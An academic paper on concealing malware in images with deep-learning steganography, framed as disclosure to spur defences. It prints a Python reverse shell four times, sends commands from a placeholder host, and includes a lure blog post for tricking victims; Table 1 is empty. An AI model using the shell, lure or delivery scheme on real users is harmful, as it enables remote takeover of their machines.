Secrecy with Intent: Malware Propagation through Deep Learning-driven Steganography

Mikhail Diyachkov[1], Arkadi Yakubov[1], Hadassa Daltrophe[1], and Kiril Danilchenko[2]

[1] Shamoon College of Engineering, Ashdod, Israel
[2] University of Waterloo, Waterloo, Ontario, Canada

Abstract. With the proliferation of deep learning, steganography techniques can now leverage neural networks to imperceptibly hide secret information within digital media. This presents potential risks of propagating malware covertly. We present an innovative deep-learning framework that embeds malware within images for stealthy distribution. Our methodology transforms malware programs into image representations using a specialized neural network. These image representations are then embedded seamlessly within innocuous cover images using an encoding network. The resulting stego images appear unmodified to the naked eye. We develop a separate network to extract the malware from stego images. This attack pipeline allows the malware to bypass traditional signature-based detection. We experimentally demonstrate the efficacy of our approach and discuss its implications. Our framework achieves high-fidelity reconstruction of embedded malware programs with minimal distortions in the cover images. We also analyze the impact of loss functions on concealment and extraction capacity. The proposed technique represents a significant advancement in AI-driven steganography. By highlighting an intriguing attack vector, our work motivates research into more robust defensive solutions. Our study promotes responsible disclosure by releasing the attack implementation as open-source.

1 Introduction

As the internet has enabled rapid global sharing of data and code, it has also given rise to major risks of malware propagation. Traditional antivirus software relies on signature-based detection, which novel malware strains can evade. This has led to an arms race between malware creators and security analysts. To spread malware covertly, attackers have increasingly leveraged steganography – the technique of hiding secret data within ordinary content.

Basic steganographic methods like least significant bit (LSB) embedding [1] are now obsolete, as steganalysis techniques easily detect them. Hence, there is a need for more advanced and robust steganography that can bypass modern detection methods. Recent years have seen the application of deep learning to steganography, but there is still limitations in embedding capacity, imperceptibility, and steganalysis resistance [2–5].

This paper proposes an innovative deep-learning framework for malware propagation via steganography. Our technique allows high-capacity embedding of executable malware within digital images while preserving visual fidelity. By transforming the malware into image representations using a specialized neural network, we can embed it seamlessly within innocent cover images.

This allows us to evade antivirus checks and deliver the concealed malware to unsuspecting victims. Such potent attacks demonstrate the need for advances in steganalysis to match increasingly sophisticated steganography. Our work highlights the growing threat of AI-enabled, malware-spreading steganographic techniques. We believe analyzing this attack strategy will motivate further research into more robust defensive solutions. By releasing our code and models, we hope to encourage investigation into AI for both cyber offense and defense.

Attack lifecycle

The interaction between the attacker and the victim (referred to as the 'user') includes preparing the malicious code, hiding it in an image, and placing it in something tempting to convince the victim to download it. The attacker's main objective is to cleverly hide the malware within images so that the alterations are practically invisible to the naked eye. On the other side, we have an unsuspecting user. This individual or system becomes the recipient of the contaminated model, often without their knowledge. The following steps outline the attack scheme (see illustration in Figure 1):





Fig. 1. Systematic illustration of the attack lifecycle, providing a comprehensive understanding of the attacker and victim's steps. The explanation of the different steps is detailed in Section 3

Attacker side

1. **Develop the neural network model:** This neural network model has a unique capability: it can seamlessly embed malware into images and later retrieve the hidden malware from them.
2. **Embed the malicious code:** The input malware ('secret') is embedded as an image within another innocent image ('cover') using the neural network.
3. **Write an intriguing article:** The article is not just informative; it is also persuasive. It explains the workings of this special neural network model in a way that piques curiosity and encourages readers to explore further.

4. **Make the model and the image publicly accessible:** After creating sufficient buzz through the article, the attacker makes this model available online. An example of such a published article can be found in Figure 3.



Unlock the Power of Next-Gen Image Processing with Our Model! 🚀

Hello dear readers! ☀️

In the ever-evolving world of deep learning, we constantly witness innovations that redefine boundaries. Today is one such day at DeepStegTech! 🎊 We're excited to unveil our groundbreaking Deep Learning model crafted specifically for image processing. After rigorous research, countless training hours 🕐, and iterative refinement, our team has developed a neural network that can transform ordinary images into astounding visual delights 🌌.

Why is our model unique? 💡
Our model isn't just another image processing tool. By marrying the art of steganography with the power of deep learning, we've created a model that not only enhances images but also embeds subtle patterns, imperceptible to the naked eye. This unique blend ensures that every image processed retains its original essence while acquiring a distinct touch, making it a masterpiece 🎨.

📥 Download the Model Here

To help you jump right into the action, we've handpicked a set of images that showcase the best of our model. Feel the difference by processing these images and see the magic unfold right before your eyes! ✨

🖼 Download Sample Images Here

Step-by-Step Guide 📋**:**

1. **Setup**: Download the model and sample images from the links provided.
2. **Initialization**: Load the model using your preferred Deep Learning framework.
3. **Transformation**: Feed one of our sample images to the model.
4. **Revelation**: Witness the transformation and be prepared to be blown away! Do share your results with our community using #DLImageMagic 🎇.

🔍 **Diving Deeper**:
For those itching to know more, our model leverages state-of-the-art steganographic techniques in tandem with deep learning algorithms. By processing the input image, our model reveals a hidden pattern that subtly enhances the overall visual appeal. This combination ensures minimal distortion and maximum enhancement. Stay tuned for our upcoming white paper where we delve into the intricate details of our methodology 📜!

📕 For hands-on examples and tutorials on how to use our model, download our Jupyter Notebook guide: DLModel_Tutorial.ipynb


Fig. 2. Example blog post used to distribute the attack.

User side

1. **Download the intriguing model:** This can happen by actively searching for and downloading the model described in the attacker's article or through an automatic update process (e.g., a link "Download the Model Here" as appeared in the middle of Figure 3).
2. **Execute the model locally with the malicious image:** The code of the deep learning network, the OCR, and the stego-image

are in the hands of the user. The user executes the code to study deep learning, interpreting the malware code, which runs locally on the user's machine (e.g., "Step-by-Step Guide" in the example blog post at Figure 3).

The article aims to present a scheme of attack using steganography to encourage research and development of advanced tools to protect against this attack. For this purpose, all the code for creating the neural networks and preparing the attack will be available, subject to ethical restrictions.



Unlock the Power of Next-Gen Image Processing with Our Model! 🚀

Hello dear readers! 🌟

In the ever-evolving world of deep learning, we constantly witness innovations that redefine boundaries. Today is one such day at DeepStegTech! 🎊 We're excited to unveil our groundbreaking Deep Learning model crafted specifically for image processing. After rigorous research, countless training hours ⏱, and iterative refinement, our team has developed a neural network that can transform ordinary images into astounding visual delights 🌌.

Why is our model unique? 💡
Our model isn't just another image processing tool. By marrying the art of steganography with the power of deep learning, we've created a model that not only enhances images but also embeds subtle patterns, imperceptible to the naked eye. This unique blend ensures that every image processed retains its original essence while acquiring a distinct touch, making it a masterpiece 🎨.

📥 Download the Model Here

To help you jump right into the action, we've handpicked a set of images that showcase the best of our model. Feel the difference by processing these images and see the magic unfold right before your eyes! ✨

🖼 Download Sample Images Here

Step-by-Step Guide 📋:

1. **Setup**: Download the model and sample images from the links provided.
2. **Initialization**: Load the model using your preferred Deep Learning framework.
3. **Transformation**: Feed one of our sample images to the model.
4. **Revelation**: Witness the transformation and be prepared to be blown away! Do share your results with our community using #DLImageMagic 🌠.

🔍 **Diving Deeper**:
For those itching to know more, our model leverages state-of-the-art steganographic techniques in tandem with deep learning algorithms. By processing the input image, our model reveals a hidden pattern that subtly enhances the overall visual appeal. This combination ensures minimal distortion and maximum enhancement. Stay tuned for our upcoming white paper where we delve into the intricate details of our methodology 📜!

📓 For hands-on examples and tutorials on how to use our model, download our Jupyter Notebook guide: DLModel_Tutorial.ipynb

Fig. 3. Example blog post used to distribute the attack.

2 Related Work

Recent years have witnessed the popularity of internet-based code-sharing platforms, notably Git [6], where users and programmers exchange code globally. According to a statistical analysis by Kinsta [7], Git has garnered an impressive user base of approximately 100 million developers worldwide, thereby highlighting its significance in global code-sharing activities. The platform attracts an estimated 14 million visitors daily and nearly 96.4 million daily page impressions, further substantiating its robust utilization in the global developer community.

As the use of code from the internet is so widespread, antivirus software is also evolving to prevent infection by various viruses. Consequently, it was suggested to hide the code in images using steganography and machine learning methods to circumvent antivirus protections.

Steganography, an ancient practice rooted in concealing a text within plain view, has evolved significantly over time. Its origins can be traced back to the 15th century when the physical hiding of messages was commonplace [8]. In the present era, modern steganography focuses on discreetly conveying digital messages [9, 10]. Working covertly, embedding confidential information within unsuspecting cover images is characteristic of steganography and presents it as a captivating field of inquiry, particularly within the realm of cybersecurity [11].

Steganography methods can be grouped into three categories: traditional methods [12] that do not involve machine learning or deep learning algorithms, methods based on Convolutional Neural Networks (CNNs) [8, 13], and methods based on Generative Adversarial Networks (GANs) [14, 15]. One traditional method, Least Significant Bits (LSB) [1] substitution, converts secret information into binary form and then replaces the least significant bits of the cover image with the binary data. Another traditional method, Pixel Value Differencing (PVD) [16], takes the difference between consecutive pixels to determine where to hide secret bits while maintaining the consistency of the cover image. In recent years, research on steganography has benefited from developing deep learning methods, including CNNs and GANs, and their use in steganography and steganalysis [2–5].

Initially, the encoder-decoder architecture was used for data compression, with the encoder compressing the input into a more miniature representation and the decoder accurately reconstructing the original input. However, this architecture is not ideal for generative models as the encoder output is not regulated. Variational Autoencoders (VAEs) presented in [17] address this regulation problem by combining the encoder and decoder modules with modifications to the penultimate layers. VAEs and Generative Adversarial Networks (GANs) have been used for data generation, such as images and text, and have also been applied in media steganography and creating fake content for deception.

In a paper by Wang et al. [18], a novel approach is introduced for stealthily transmitting malware through a neural network model. The malware is inserted into neurons, enabling its covert delivery with minimal or no effect on the neural network's performance. Additionally, the unchanged structure of the model allows it to bypass antivirus detection.

Baluja [8] uses deep neural networks to place a color image within another image of the same size. He utilized two full-colored images of resolution 64×64. However, this low resolution presents a significant challenge when the objective is to conceal an image containing code. As such, in its original form, [8] architecture does not offer an adequate solution when the goal is to hide a script code. As illustrated in Figure 4, the secret image is not effectively hidden. Following, we describe how we tackled this challenge and how we could hide the malicious code using a deep neural network based on [8] idea.

3 Attack Description

The architecture we use in this study, grounded in the autoencoder methodology, comprises three key networks: *a Preparation Network*, *a Hiding Network*, and *a Revealing Network*. The *Preparation Network* is a neural network designed for image preparation. The *Hiding Network* assumes the responsibility of concealing the images. Lastly, the *Revealing Network* is employed to disclose hidden or secret images.




Fig. 4. Example of a stego image generated using the original model proposed by Baluja et al. [8], showcasing the limited effectiveness of the model in concealing a complex secret image at 64 × 64 resolution.

Our first step was enabling the model to handle high-resolution images, specifically 256 × 256. We used the ImageNet [19] dataset for the cover images and created a new dataset for the secret images (namely, the code) as follows. An input random Python codes (reflecting the possible malware) are transformed into an image using the Python PIL library [20]. This results in a new dataset comprising 10000 images. These images called the 'secret', are designed to conceal the malware within a cover image (see examples of those two sets in Figure 5).

The secret image is fed into the *Preparation Network*. This network transforms the color-based images into a representation with three channels of useful features.

This transformation is achieved by applying three convolutional layers with 3 × 3, 4 × 4, and 5 × 5 filters and three input channels each. Additionally, three more convolutional layers are used with the same filters but with 65 channels each. The output from these layers, combined with the cover image, is subsequently processed by the *Hiding Network*.

The architecture responsible for concealing the extracted features from the secret within the cover image is the *Hiding Network*. This process is accomplished by performing fusion operations, where the




Fig. 5. Random Python codes example (on the left) and colored images example from ImageNet [19] (on the right) that were used for training the *Preparation Network* and the *Hiding Network*, respectively.

feature maps are concatenated and passed through three convolutional layers, each with 68 channels. The cover image contributes an additional three channels. This operation is repeated five times, adding up to 15 layers. This flow is visually summarized in Figure 6.

The *Revealing Network* or decoder receives the stego image, which contains the concealed secret, and reconstructs the secret from it (see Figure 7). This reconstruction process involves passing the stego image through three convolutional layers, each with three channels (RGB). Subsequent fusion operations are performed, and the data is passed through three layers using the previously mentioned filters. This operation is repeated four times, adding 12 layers to the network. Finally, the decoder applies a final convolutional layer with 3x3 filters and 65 input channels to generate the reconstructed secret image.

To extract the code from the image and execute it within the decoder application, we employed the Tesseract OCR [21]. Both the *Revealing Network* and the OCR are published to the user within the deep-learning tutorial as plain code. Note that these codes are neutral, identified by the anti-virus as legitimate, and would easily execute on the user's machine. The overall scheme of the attack lifecycle is given in Figure 1.




Fig. 6. The attacker initially takes a code represented as an image with text; the first, preparation network extracts features from this image. Following this, the hiding network takes in the features from the first network and the carrier image in which it conceals these features. The output of this network is a stego image.

Tuning the stenographic success

To quantify the success of the stenographic hiding and correctly define the parameters to achieve good hiding, an error function must be defined that quantifies the difference between the cover, the secret, the container, and the revealed images.

The following error function proposed by Baluja et al. [8] which designed to minimize the difference between the cover image and the stego image and between the secret image and the revealed secret image. The error terms corresponding to these differences are combined in a weighted sum, with the weight for the reconstruction error of the secret image being determined by a hyperparameter, beta (β). The error function is given by:

$$E(c, c', s, s') = \frac{1}{m \cdot n} \sum_{i=1}^{m} \sum_{j=1}^{n} (c(i,j) - c'(i,j))^2 + \beta \cdot \frac{1}{m \cdot n} \sum_{i=1}^{m} \sum_{j=1}^{n} (s(i,j) - s'(i,j))^2 \tag{1}$$

In the above equation, c and c' are the cover and stego images, s and s' are the secret and revealed secret images, and m and n are the dimensions of the images. The term β is a weighting parameter that determines the weight given to the reconstruction error of the secret image.










Fig. 7. The decoder's functionality of taking the stego image and extracting the concealed code via the *Revealing network*. A user-derived script subsequently takes this revealed secret to the OCR, which identifies the covert code embedded within the image, and relays it back. Following this, the script executes the hidden code.

In our research, modifications were made to this error function that impact all three networks: Preparation Network, Hiding Network, and Revealing Network. This was achieved by leveraging both the error rates of the secret and cover images. We suggest the following error function:

$$E_r(c, c', s, s') = \frac{(1-\beta)}{m \cdot n} \sum_{i=1}^{m} \sum_{j=1}^{n} (c(i,j) - c'(i,j))^2 + \frac{\beta}{m \cdot n} \sum_{i=1}^{m} \sum_{j=1}^{n} (s(i,j) - s'(i,j))^2 \tag{2}$$

The key distinction between the two error functions is the application of the weighting parameter, β, to the error term related to the difference between the cover and stego images and $(1-\beta)$ to the error term related to the difference between the secret and revealed secret images. This modification gives the attacker more control over the relative importance of the two error terms. The flexibility to adjust these weights may lead to improved outcomes, depending on the specific application or use case, as shown in our results below.

Table 1. Error for different weighting parameter, β

	$\beta = 0.25$	$\beta = 0.48$
weighted cover difference		
weighted secret difference		
Error function		

4 Results

Train evaluation

We initiated the training phase for our model, which consisted of a bunch of epochs. In this context, an epoch refers to one full cycle through the entire training dataset. We selected a batch size of 32 images, a standard choice that balances computational efficiency and learning stability. This decision was also influenced by the capacity of our available hardware, specifically the 16 GB of RAM.

For our experiments, we utilized cover images from ImageNet [19], a large-scale image database commonly used in machine learning. Alongside these, we generated an additional 10,000 images featuring randomly arranged text that emulated a code structure. The model was trained on these images, each with dimensions of 256x256. We created each batch by randomly selecting 14 images as the secret and 14 as the covers. With 164 batches in each epoch, our model was set to run for a total of 200 epochs.

In our training process, we experimented with various values of the weighting parameter, β, which adjusts the trade-off between hiding the secret image and preserving the visual quality of the cover image. The outcomes of these experiments were compared to identify the most effective value.

We utilized the Adam optimizer [22], known for its effectiveness in training deep learning models, to optimize the learning process. Additionally, we implemented a learning rate scheduler to adjust the learning rate during the training process dynamically. This was based on whether the model's validation loss plateaued, a strategy designed to help the model converge further or potentially escape local minima.

After several hours of running the training process, we successfully obtained a fully trained model. The evolution of the error function can be observed in Table 1, which charts the error against the number of completed epochs. The first row relates to the weighted difference between the cover and the stego images, namely

$$\frac{(1-\beta)}{m \cdot n} \sum_{i=1}^{m} \sum_{j=1}^{n} (c(i,j) - c'(i,j))^2$$

. The second row relates to the weighted difference between the secret (i.e., the malware code) and the revealed images, namely $\frac{\beta}{m \cdot n} \sum_{i=1}^{m} \sum_{j=1}^{n} (s(i,j) - s'(i,j))^2$. The last row indicates the whole error function as appears in Equation 2.

Table 2. The error at the end of the training process

β	weighted cover difference	weighted secret difference	Error function
0.25	0.00048	0.00033	0.00044
0.48	0.00058	0.00020	0.00040
0.6	0.00059	0.00016	0.00033


In the experiments, we varied the weighting parameter beta in three different models to study its impact on steganography. Beta was set to 0.25, 0.48, and 0.6, respectively. In Table 2, we present the performance of the models at the end of the trained process (i.e., the mean error values of the last batch) for each beta. (Due to the lack of space and the similar behavior, Table 1 presents only results for $\beta = 0.25, 0.48$, but in Table 2, the results for $\beta = 0.6$ also appear).

Visual example

To get a visual demonstration of the visibility of the stego image and the quality of the ability to extract the code from it, Fig 8 show an example of a particular cover image and a secret image.

In Table 3, we exhibit the model results for this example using various values for the weighted error parameter (β). The 'Container' row demonstrates the resulting stego images post the encoding process, where the secret images have been embedded into the cover images. The 'Revealed' row shows the secret images posted after the decoding process.


The visual inspection of the revealed images and the comparison with the original secret images give an insight into the model's performance. Also, the stego images, when compared to the cover images, indicate the degree of perceptual transparency achieved in the process. The results inferred that a beta value of 0.25 yielded the most optimal outcome, offering a good balance between the con-



```
import socket
import subprocess as x
S = socket.socket()
A = ("ip", port)
S.connect(A)
while True:
    C = S.recv(1024).decode()
    if (C == "exit"):
        break
    out=x.getoutput(C)
    S.send(out.encode())
S.close()
```

Fig. 8. Cover image and secret image (malware code) examples.

Table 3. Performance of the trained models for the input images of Fig 8 with varying beta parameters


$\beta = 0.25$
$\beta = 0.48$
$\beta = 0.6$
Container
Revealed

$\beta = 0.25$:

```
import socket
import subprocess as x
S ∷ socket.socket()
A = ("ip", port)
S.connect(A)
while True:
    C ∷ S.recv(1024).decode()
    if (C == "exit"):
        break
    out=x.getoutput(C)
    S.send(out.encode())
S.close()
```

$\beta = 0.48$:

```
import socket
import subprocess as x
S = socket.socket()
A = ("ip", port)
S.connect(A)
while True:
    C = S.recv(1024).decode()
    if (C == "exit"):
        break
    out=x.getoutput(C)
    S.send(out.encode())
S.close()
```

$\beta = 0.6$:

```
import socket
import subprocess as x
S = socket.socket()
A = ("ip", port)
S.connect(A)
while True:
    C = S.recv(1024).decode()
    if (C == "exit"):
        break
    out=x.getoutput(C)
    S.send(out.encode())
S.close()
```

cealment of the secret image and the perceptual transparency of the stego image.

Figure 9 visually represents the pixel-by-pixel difference between an example of a Cover and a Container images, calculated using the Mean Squared Error (MSE). This measure quantifies the discrepancy between the corresponding pixels in both images by computing the squared differences. Visually, we can observe that while increasing beta, the values of the secret image stand out more in the MSE matrix (for $\beta = 0.6$, one can actually read part of the secret code), even though it is difficult to recognize that code in the container image.

